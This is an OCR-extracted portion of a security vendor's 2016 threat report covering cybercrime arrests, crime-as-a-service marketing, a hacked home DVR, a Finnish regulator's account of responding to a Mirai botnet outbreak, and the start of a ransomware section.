Our advice to anyone thinking about getting involved in the same sort of stuff as our perpetrator? Don't bother.As good as you think you are at hiding your tracks, the Internet simply doesn't work that way.

THE CONSEQUENCES OF CYBERCRIME

"SOONER OR LATER EVEN THE MOST CUNNING CRIMINAL WILL COMMIT A FATAL FLAW"



AT TIMES, cyber security seems all doom and gloom. Criminals wreak havoc while hidden services, anonymous handles, and other obfuscation techniques conceal them from discovery. But sooner or later even the most cunning criminal will commit a fatal flaw that opens a crack through which law enforcement can follow their scent and track them down. Here's a rundown of many of the past year's successes in which criminals have had to face the consequences of their actions.

JANUARY

A Manhattan judge sentenced a Latvian man, Deniss Calovskis, to 21 months' time already served for his role in the Gozi virus, which infected around 40,000 US computers. Calovskis reportedly wrote a section of the code and profited to the tune of $1000 for his part in the scheme.

Hacker Onur Kopcak was sentenced to a record 334 years in prison for identity theft and bank fraud in Turkey. He operated a phishing website that impersonated a bank site.

FEBRUARY

A UK teenager and member of the hacker group "Crackas with Attitude" was arrested for his role in hacking the emails of senior US government officials such as CIA director John Brennan and Director of US National Intelligence James Clapper. The group is also accused of, among other crimes, doxing thousands of employees at the FBI and Department of Homeland Security. Two more group members, Americans Justin Gray Liverman and Andrew Otto Boggs, were arrested in September.

APRIL

Hackers behind SpyEye, a prominent banking Trojan in 2010-2012, were sentenced by a US court for developing and distributing the malware. Algerian Hamza Bendelladj was sentenced to 15 years, while his partner, Russian Aleksandr Andreevich Panin, received nine and a half years. The malware infected 50 million computers globally, costing its victims a combined one billion dollars.

The creator of the Blackhole exploit kit, Dmitry Fedetov, otherwise known as "Paunch," was sentenced to seven years in a Russian penal colony. A highly popular crimeware service for years until Paunch's 2013 arrest, Blackhole was responsible for a large percentage of malware infections. Six of Paunch's co-conspirators were also sentenced to terms ranging from five to eight years.

MAY

Ukranian hacker Vadym Iermolovych pled guilty to his role in an international insider trading scheme in which newswire services were hacked and yet-to-be-published financial press releases were stolen. The scheme generated $30 million, and the hackers were paid a cut of the profits.

JUNE

Russian authorities arrested 50 people connected to a hacker group that siphoned around 25 million dollars from accounts of Russian financial institutions over the past five years using malware called Lurk.

THE CONSEQUENCES OF CYBERCRIME

JULY

Mir Islam was sentenced to two years in prison for cyber crimes. He was accused of "swatting" people such as journalist Brian Krebs and the executive VP of the NRA, and doxing numerous people including former first lady Michelle Obama. The time he had already served for credit card trafficking was counted in his favor, so his sentence only added 12 months more.

Su Bin, a Chinese businessman, was sentenced to 46 months in a US prison for hacking sensitive military information between 2008 and 2014. He was also ordered to pay a $10,000 fine. He admitted to collaborating with Chinese military hackers to steal designs for transport planes and fighter jets.

AUGUST

American Harold Martin, a former NSA contractor, was arrested for allegedly stealing hundreds of millions of pages of government records, including top secret information, that totaled 50 terabytes of data.

Interpol arrested a 40-year-old Nigerian scammer, "Mike," who was behind business email compromises as well as 419 and romance scams. He worked with accomplices in Nigeria, Malaysia, and South Africa, collecting more than $60 million.

SEPTEMBER

"Guccifer" or Marcel Lazar Lehel, a Romanian, was sentenced to 52 months in prison for hacking the email and social media accounts of at least 100 high-profile victims including Hillary Clinton aide Sidney Blumenthal and former Secretary of State Colin Powell. His claim of hacking Clinton's private server (the use of which he exposed) has not been proven.

Ardit Ferizi, a Kosovo hacker who shared a "kill list" of more than 1,000 US military personnel with ISIS, was sentenced to 20 years in prison. Ferizi had hacked into US government and corporate servers to gain names, email addresses, passwords, locations, and phone numbers.

Israelis Itay Huri and Yarden Bidani, both 18, were arrested in Israel for running an attack service called vDOS. The service coordinated over 150,000 DDoS attacks over the previous two years.

OCTOBER

Ryan Collins, the American hacker who phished celebrity iCloud accounts and stole their photos in the nude photo leak known as "The Fappening", was sentenced to 18 months in prison.

Russian hacker Yevgeniy Nikulin, accused of hacking into LinkedIn, Dropbox, and Formspring, was arrested in Prague. The arrest was related to a 2012 LinkedIn breach that might have compromised the credentials of as many as 100 million users. The US and Russia both requested Nikulin's extradition.

Two members of hacking groups Lizard Squad and PoodleCorp, both 19, were arrested. Zachary Buchta of the US and Bradley Jan Willem van Rooy of the Netherlands were charged with credit card theft and with operating cyberattack-for-hire websites.

NOVEMBER

Europol arrested 178 people across Europe for money mule operations being used to launder money gained from malware and phishing campaigns.

US and European officials announced five arrests in a takedown of the Avalanche cybercrime ring. Authorities also seized 39 servers and hundreds of thousands of Internet domains. Avalanche, a major operation offering "cyber crime as a service," is accused of being responsible for hundreds of millions of dollars in losses globally. 40 countries were reportedly involved in the arrests.

DECEMBER

A UK teenager was sentenced to 12 months of youth rehabilitation for his role in the 2015 TalkTalk breach. He had shared details online about a vulnerability he'd found in TalkTalk's website, leading to the site being targeted more than 14,000 times by other attackers. The fallout from the resulting breach cost the company more than 50 million dollars.

Joshua Samuel Aaron, American hacker fugitive, was arrested in New York. He was the third in a trio of hackers arrested for the 2014 hack of JP Morgan Chase, which compromised contact information associated with over 83 million accounts.

Law enforcement's successes in arresting career cyber criminals and taking down infrastructure affect the cyber crime ecosystem as a whole. Criminals are forced to switch to different tools and services, creating openings for other crimeware services to grow.

After the Lurk arrests were made in June, activity of the highly popular Angler exploit kit simultaneously ceased. Later, confirmation that the Lurk actors were also behind the Angler exploit kit explained its demise. The void left by Angler resulted in a rise in popularity of the Neutrino exploit kit and around 70 other kits that have had greater opportunity to flourish.

Similarly, the November takedown of the Avalanche crime ring will cause criminals who were using those services to simply adapt to using different tools in 2017.

F-Secure Labs helped support the multinational Avalanche bust by sharing malware analysis expertise with law enforcement officials. And when it comes to fighting cyber crime, collaboration between the industry and law enforcement is the only realistic option.

XXX XXX

CYBER CRIME MARKETING 101

"AT LEAST ONE OF THESE BOTNETS IS NOW AVAILABLE FOR RENT AT A RATE OF ABOUT 3-4 THOUSAND DOLLARS FOR TWO WEEKS"

HACKERS offer cyber crime as a service as a way of commodifying their skills so they can be bought and sold. But many hackers don't set out to become career cyber criminals. Most start by developing a healthy interest in computer networks, coding, and other technical subjects. Often these interests steer people into developing computer software, websites, or similar career paths. However, there are alternatives to these traditional forms of employment – including providing hacking services to people for money.

These services rarely appear spontaneously. They usually grow out of other interests. For example, a recent exposé on the suspected coder behind Mirai traces his development from a bright programmer, to an entrepreneur running Minecraft servers and then DDoS mitigation services, to programming and operating a botnet behind some of the largest DDoS attacks in history.

This example shows how hacking can develop from a casual interest to a means of earning extra income. And from there, they can become full-blown business ventures that generate healthy revenues comparable to other successful businesses. And a collection of successful businesses adds up to more than the sum of its parts – it becomes an industry.

DDoS e-commerce

Booter/stresser services exemplify how cyber crime has become an industry. These services allow anyone to rent online tools to launch DDoS attacks. DDoS attacks were responsible for some of the most notable cyber incidents of 2016. Mirai-based botnets were particularly problematic last year, and responsible for the largest DDoS attacks in history. Hackers are now adapting Mirai's source code, which was leaked online, for use in their own botnets. Reports suggest that at least one of these botnets is now available for rent at a rate of about three to four thousand dollars for two weeks. And it's not just DDoS attacks that are being bought and sold online. Exploit kit servers used to attack software vulnerabilities can be rented for as little as 500 dollars a month. Combining an exploit kit with other resources, such as ransomware and botnets that conduct spam campaigns (both of which can be purchased), can turn a technically inept hacker into a financially successful cyber criminal.

Online marketplaces where these cyber crime commodities are advertised, shared, bought, and sold exist, making various tactics, techniques, and procedures accessible to a wide range of threat actors. The word e-commerce invokes thoughts of companies like Amazon, Alibaba, and eBay for many Internet users. But there are more specialized forms of e-commerce that cater to criminals. And not just on the Darknet lurking below the Internet that average users are familiar with. There are online forums accessible to everyone where cyber crime commodities are discussed openly and freely by masquerading as legitimate services.

The DDoS industry is a perfect example of this. These DDoS services are able to advertise themselves in very traditional ways by claiming to be stress testing resources for information security specialists and website administrators. Skirting this grey area is common for cyber crimes, where legal authorities often struggle with limitations in process and jurisdiction. Hackforums.net's server stress testing section, which security experts say was one of the most popular sources to advertise DDoS for hire services, was recently shut down by the site's owner over heightened scrutiny after the Mirai attacks mentioned above. These services are also able to use various social media websites such as Twitter to spread their message. Advertising strategies like these, as well as the use of Bitcoin to conduct financial

"ATTACKS WERE TIMED TO COINCIDE WITH THE HOLIDAYS TO MAXIMIZE THEIR 'AWARENESS RAISING' EFFORTS"

transactions, make cyber crime resources accessible for both experienced and amateur cyber criminals.

A textbook example: Lizard Squad

Marketing, advertising, and publicity are now important tactics for successful career cyber criminals to understand in order to draw attention to their wares. And as mentioned above, these models can include the use of social media marketing and word of mouth. However, some groups have taken this a step further, and actually conducted cyber attacks motivated primarily by the need to advertise their services through the mass media.

Lizard Squad's 2014 attacks on Sony and Microsoft over Christmas are a textbook case of this strategy. Lizard Squad's DDoS attacks crippled Sony's Playstation Network and Microsoft's Xbox Live Service for approximately 24 hours on December 25th, with some users still reporting problems several days later. Reports suggested that as many as 150 million people were unable to use their Xbox or Playstation game consoles as a result of the attack. Tweets sent from Lizard Squad's Twitter account following a different incident in early December verified that their attacks were timed to coincide with the holidays to maximize their "awareness raising" efforts.

The campaign generated significant amounts of publicity for the group. They drew attention from not only the companies and their customers, but also the general public. According to Google Trends, searches for "Lizard Squad" increased exponentially in December 2014, and then rapidly declined through January 2015. In a video interview following the event, a Lizard Squad member claimed that the events were intended to "raise awareness regarding the low state of computer security at these companies".

Whether the group successfully raised awareness of the security problems facing these companies is an open question. But regardless of their intent, the group quickly moved to capitalize on their newfound fame by introducing their Lizard Stresser attack tool as a service for hire. The tool, made available less than a week after the attacks, allowed customers to rent the group's botnet to use for their own DDoS attacks. The attacks on Microsoft and Sony provided Lizard Squad with impressive references to qualify the efficacy of their tool, which any good marketer will recognize as a valuable tactic to set themselves apart from potential competitors.

None of this was new to the cyber security community, and the pieces were quickly put together by journalists and researchers that follow the threat landscape.

It's not just cyber crime

While cyber criminals form a significant part of these industries, they're hardly alone. Hacktivists have a long history of using DDoS attacks to intimidate targets and draw attention toward whatever cause they're out to support. The US intelligence community has accused advanced persistent threat (APT) groups in Russia of working to influence last year's US presidential election by stealing information from the Democratic National Committee and then leaking that information to the public. Building awareness from these acts through the mass media was key to achieving the attackers' objectives, just like the Lizard Squad example above. And generally speaking, all hackers understand that companies are especially concerned about how these headlines could affect their bottom lines, making it another pressure point for hackers to exploit in their attempts to extort money.

Marketing. PR. Community outreach. However you choose to name the trend, it signifies the industrial logic that's become pervasive amongst hackers. Everyone understands that it's become a good business to be in. Everyone except for organizations that feel they, for whatever reason, won't become a target.

THE INSECURE HOME SECURITY SYSTEM

36

After years of warnings from security experts, the inherent insecurity of IoT devices was exploited in mass fashion when large swaths of the Internet were brought down in October's DDoS assault on US service provider Dyn.

A recent investigation of a DVR camera by F-Secure Cyber Security Services illustrates why even high-end IoT products may not offer the device security purchasers may expect.

GUEST ARTICLE

FICORA RESPONDING TO A MIRAI OUTBREAK IN FINLAND

38

Finland was not spared from the 2016 Mirai epidemic, and we've confirmed approximately sixteen thousand compromised devices in the country. What follows is an account of how we at the National Cyber Security Center of Finland (NCSC-FI) responded to the situation.

IS MIRAI THE FUTURE OF THE IOT?

Trolling, cyber bullying, and general f*ckery.

Between 2008 and 2012, organized protest groups associated with anon and 4chan ran fairly high-profile ops. The most famous of these that comes to mind was a protest against the Church of Scientology. Since then, things have changed. Some members of these groups were arrested or turned by law enforcement. Others moved on to start supporting the Arab Spring and other Middle-Eastern causes. Basically, we saw an end to the high-profile organized ops that previously defined these groups. And much of the doxing we've seen since then has consisted of recycled material obtained during their heyday.

But the spirit of what these organizations stood for still lives on in many of their former members, some of whom continue to run as lone wolves. And it seems like they've carried their grudges along with them.

During 2016, our Cyber Security Services consultants investigated a number of trolling cases. Victims of these cases were mostly high-profile business people who were alerted to the fact that a third party had set up one or more social media accounts in their name. In a case of somewhat-stolen-identity, these attacks were designed to damage the victim's reputation. Looking at the targets and motivation behind these attacks (which ranged from "fun" to "revenge"), it's possible that some were carried out by the lone wolves we mentioned earlier. One might even speculate that these "mini ops" could be part of an attempt to "get the band back together".


Of course, cyber bullying and trolling takes many shapes and forms. The cases that our consultants investigated were very targeted. But generally speaking, there's a lot of random nastiness on the Internet that can take the form of discussion forum trolling, Twitter trolling, nasty comments on YouTube, and in some cases, pictures or video being lifted from Instagram/Snapchat/Periscope and posted on discussion boards and adult sites. As obnoxious behavior and 4chan culture becomes the New Internet Normal, it's little wonder that kids are turning to other crap such as botting and cheating in video games, and DDoSes against Minecraft servers (which happen to bring down major Internet infrastructure, such as Dyn, as collateral damage).

THE INSECURE HOME SECURITY SYSTEM

AFTER YEARS of warnings from security experts, the inherent insecurity of IoT devices was exploited in a mass fashion in a series of DDoS attacks during the fall of 2016. In the largest of these attacks, legions of malware-infected IoT devices were employed, bringing down Twitter, Spotify, and a host of other services depending on Dyn. During the previous month, a similar assault was made on security journalist Brian Krebs' site.

Until the autumn attacks, and with some exceptions, IoT exploitation scenarios have been more discussion fodder than reality. Would a hacker take control of your thermostat and demand a ransom payment to turn down the sweltering heat? Could your fridge be used as an entry point to invade your home network? What's more attractive to miscreants: the device itself, or the server behind it where the data is stored?

The recent DDoS events will surely add resolve to the European Commission's proposal to enact a product labeling system for IoT devices that are deemed "secure". The idea is to make not only buyers mindful of security, but more importantly manufacturers, who are dismally lacking incentives to make their devices secure. Whether product labeling accomplishes this goal, however, remains to be seen.



This sequence of events is standard practice in some countries where hackers can get real world perks by providing useful information or access.

Unfortunately, as exemplified by the recent case of a compromised digital video recorder (DVR) investigated by F-Secure Cyber Security Services, this incentive deficit is not limited to the makers of cheapo devices.

The case of the haunted DVR

The head of a venture capital investment firm had installed a high-end DVR (retailing at around $1000), as part of a multi-camera security system for homes and small offices. He integrated it with the rest of his security system according to the manual's instructions

"PAYING MORE DOESN'T MEAN A PRODUCT IS MORE SECURE – IT ONLY MEANS IT HAS MORE FEATURES."

and protected the device with a proper password. One of his security cameras pointed toward his workspace and computer monitor.

Two events alerted the exec to the possibility that his DVR had been compromised. For one thing, the box's lights were actively blinking at times when it should have been quiet. And secondly, when he would try to invest in certain firms he was consistently getting outbid. He began to wonder if someone was getting an inside peek at his bids by viewing his computer monitor via the security cam footage.

Our CSS team's investigation revealed that his suspicions were correct: the device had indeed been compromised. A vulnerability in the box had allowed a hacker to change the password remotely over the Internet, without knowing the existing password, and to download stored content from the device. Our investigation led us to Russian language forums where this particular vulnerability was being discussed.

Who hacked the DVR box, and why? We can't say for certain; attribution is both difficult and dangerous. We also don't know if the suspicious outbidding was a mere coincidence.

We reached out to the maker of the DVR box. When provided with details of this vulnerability, they were uninterested in taking steps to correct it. The particular model is no longer on the market, and a newer model exists – but that's not to say the newer model doesn't also have the same flaw.

Money can't buy everything

The case illustrates that in today's market dynamic, sadly, paying more doesn't mean a product is more secure – it only means it has more features. While purchasers of high-end IoT products may consider themselves secure, such an expectation is only a myth.

Until connected things adequately address the security challenges they face, users would do well to consider the tradeoffs of their devices being online. In the case of a DVR, Internet connectivity allows the user to view their premises remotely, through an app – but it also opens up the risk of the device getting owned and working at the behest of an attacker.

RESPONDING TO A MIRAI OUTBREAK IN FINLAND

GUEST ARTICLE

PERTTU HALONEN
Information Security Specialist

JUHANI ERONEN
Chief Specialist

Finnish Communication Regulatory Authority

2016 saw the birth of Mirai-based botnets. Mirai, a piece of code, exhibited incredible capabilities that grabbed the attention of the cyber security community. Reports suggest that millions of devices across the world were compromised during the latter half of the year. Finland was not spared from the epidemic, and we've confirmed approximately sixteen thousand compromised devices in the country.

What follows is an account of how we at the National Cyber Security Center of Finland (NCSC-FI) responded to the situation.

Start of incident response

Monday, the 28th of November was supposed to be a normal working day at NCSC-FI. But the first thing that caught our eyes in the situation center was an Autoreporter graph that exhibited an enormous peak of different malware detections on Sunday, November 27th. Autoreporter is the NCSC-FI service that automatically collects malware and information security incident observations concerning Finnish networks.

The peak was definitely something we would have to investigate, but we were unsure where to start. Was the peak caused by some glitch or feature in our data normalization routines? Had some of our data sources gone berserk? Or was there really a massive malware distribution campaign happening in Finland?

We were aware of various blog postings published over the weekend that analyzed the infection mechanism of the Mirai malware. And we knew that the latest Mirai variant scans for open services on TCP port 7547. Our first suspicions led us to believe that one of the sources feeding information to Autoreporter was rather sloppy in giving infection verdicts. We performed a few queries with raw Autoreporter data, which confirmed that the majority of detections on Sunday did in fact have traffic to TCP port 7547.

We also checked our own sensor data and saw that TCP 7547 scanning started on November 25 at 13:30 UTC. To say that the scanning traffic's growth was very aggressive would be an understatement. Prior to this spike, Mirai had only infected a few hundred devices in Finland. That number had suddenly grown to around 16,000.

An action plan

We now had a firm belief that we were looking at a rather massive Mirai botnet expansion in Finland. We started contacting the biggest Finnish ISPs and creating an action plan. The ISPs had made similar observations on their own, and there was a general

sense of urgency to react. Some ISPs had already analyzed the botnet scanning traffic and concluded that most of the infected devices were Zyxel xDSL modem/routers.

We estimated that the epidemic in Finland had already reached its saturation point. Nevertheless, we considered it important to prevent further infections. We knew that Mirai malware resided in RAM, so we concluded that power cycling would be enough to clean infected devices. We also checked with Zyxel for any patches for the underlying vulnerability, and learned that a generic patch may exist for one of the vulnerable models. One of the ISPs had also contacted Zyxel, and were told that one of the vulnerable end-of-life models may receive a patch later on.

So, the action plan was rather simple: have the ISPs filter the traffic to and from TCP port 7547, and issue a public alert urging the owners of vulnerable devices to power cycle their devices and wait for software patches to become available. It took us some hours to draft and distribute a recommendation to the ISPs to filter the TCP 7547 traffic.

Communication in various directions

One hurdle in getting the recommendation to ISPs was to find an effective distribution method. We have a number of distinct contacts with the bigger ISPs, but that was considered to be too narrow to distribute such important information. Instead, we decided to use one of our mailing lists where cyber security professionals working at ISPs can subscribe on a voluntary basis. We acknowledged that it was not a perfect solution. But it was better to act immediately rather than delay sharing the information while looking for an alternative.

On Tuesday, we asked the ISPs to update us on the filtering. By that afternoon all but one of the biggest ISPs, as well as a number of smaller ISPs, had implemented the filtering. We assessed that we were ready for our next move: publicly issuing a red alert in Finnish, Swedish and English on our website. The alerts were accompanied with Infosec now! articles in Finnish and Swedish, as well as Twitter and Facebook posts, and even a teletext page.

The last of the bigger ISPs started filtering the TCP 7547 traffic on Wednesday morning.

On Thursday we organized a teleconference with technical cyber security contacts from the five ISPs with the most infected subscribers. The goal was to share information on the observed situation, as well as the means to monitor and control it. The teleconference was held using the Chatham House rules, and we distributed an anonymized memo of the teleconference to the mailing list.

In the following weeks, the ISPs contacted their subscribers according to their normal abuse processes. The filtering of the TCP 7547 traffic was an acknowledged problem for situational awareness, as it limited the visibility of the infected devices. Because of the filtering, some of the infected devices did not reach the honeypots and sinkholes that our Autoreporter uses as information sources. Therefore,

"...WE WERE LOOKING AT A RATHER MASSIVE MIRAI BOTNET EXPANSION IN FINLAND"

the ISPs could not depend on getting a comprehensive picture of the infections through our Autoreporter. There was already a drastic drop in Mirai observations forwarded through our Autoreporter on November 29, but we believe that this was due to the filtering rather than an actual drop in the number of infections.

We closed our alert on December 20. However, we continued to work with ISPs to monitor and track the situation. Two of the known vulnerable device models were still without a patch at that time.

PERTTU HALONEN
Information Security Specialist

JUHANI ERONEN
Chief Specialist


Viestintävirasto
Finnish Communications Regulatory Authority

THE YEAR IN RANSOMWARE

SHARE REPORT


THE RANSOMWARE TUBE MAP

41



THE BITCOIN DILEMMA

42



CRIME WITH A CUSTOMER MINDSET

43


Ransomware is a trend with staying power, thanks to it having found a business model that works. Journalist Brain Krebs noted that the more successful strains of ransomware would be the ones who know how to offer good customerservice to their victims.

To that end, ransomware families have evolved to offer customer-friendly features to guide their victims along to making the Bitcoin payment.

BITCOIN FRICTION IS RANSOMWARE'S ONLY CONSTRAINT

45

7: I dont have a bitcoin account yet and cant make it within 3 days, as you know. Support: We removed all deadlines for you.



GUEST ARTICLE


VIRUS BULLETIN WHAT WE ARE DOING RIGHT

47

Every day, one hears stories of nation states being hacked, websites being taken down through DDoS attacks and businesses being brought to a standstill due to ransomware.

These are the stories that motivate any security professional to work hard to make things better. That shouldn't stop us from appreciating how many things we are doing right though.

THE RANSOMWARE TUBE MAP



New ransomware families by year of discovery.

THE SITUATION with crypto-ransomware changed with the emergence of Cryptolocker in 2013. Cryptolocker defined the business model and proved the opportunity. The growth in that business model has been explosive as this graphic clearly shows. Need we say more?

THE BITCOIN DILEMMA

"BITCOIN PRICES CAN FLUCTUATE AS MUCH AS $100 IN A COUPLE OF DAYS"

RANSOMWARE pricing is like a game of The Price is Right. The criminals want to ask as much as they can, but if they set their sights too high, the fish swim away. At least, when it comes to consumers. When it comes to businesses, loss of access to business-critical data and systems makes it harder to walk away. A recent study by IBM found that while over 50% of consumers said they would not pay a ransom to get their encrypted files back, 70% of businesses that had experienced an infection had paid up.

The price a victim pays for a ransom depends on whether the payment is requested in Bitcoin or a real-world currency such as dollars.

